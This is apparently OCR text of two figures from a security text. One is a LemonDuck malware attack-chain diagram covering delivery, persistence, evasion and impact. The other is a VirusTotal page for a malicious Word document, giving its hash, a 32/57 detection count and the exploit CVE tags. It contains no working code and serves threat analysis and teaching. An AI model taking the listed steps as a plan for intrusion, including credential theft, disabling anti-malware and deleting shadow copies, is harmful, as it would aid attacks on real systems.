


User
User's device
Start of human-operated attack from Cat infrastructure
Start of human-operated attack from Duck infrastructure, if any
Multiple devices
DELIVERY
EXECUTION & PERSISTENCE
EVASION
IMPACT
Malicious email with .doc, .js and/or .zip file
USB, network drives
Variety of edge exploits
Brute-force of RDP and edge apps
LemonDuck downloaded
Check-ins established
Scheduled task and WMI event
Crypto miner and Mimikatz installed
Remote access trojans installed for re-entry
Anti-malware products disabled
Competitive malware removed
Hosts file modified with obfuscated C2
Machine patched
Shadow copy files deleted; system recovery disabled
Credentials and email collected and exfiltrated
Remote access trojans installed for re-entry
Ramnit and other malware installed
Spreading to other devices
Phishing propagation
Activity associated with Duck campaigns
Activity associated with Cat campaigns
Activity common to both Duck and Cat campaigns

Figure 7.67: LemonDuck attack chain


VirusTotal
virustotal.com/gui/file/5bb9c71f4cc58a7f3d1f22966cdf089575a4cac573039a194220c7a51e4e1f2d/detection
Sign in
0001.doc
Community Score
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 4

5bb9c71f4cc58a7f3d1f22966cdf089575a4cac573039a194220c7a51e4e1f2d

32 / 57

32 engines detected this file

5bb9c71f4cc58a7f3d1f22966cdf089575a4cac573039a194220c7a51e4e1f2d
5bb9c71f4cc58a7f3d1f22966cdf089575a4cac573039a194220c7a51e4e1f2d.exe

cve-2017-0199 cve-2017-8570 exploit hosts-modifier ole-autolink ole-embedded rtf

42.77 KB
Size

2020-04-20 08:52:04 UTC
42 minutes ago

